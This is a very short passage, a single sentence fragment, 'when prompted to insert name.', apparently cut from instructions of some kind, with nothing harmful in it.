when prompted to insert name.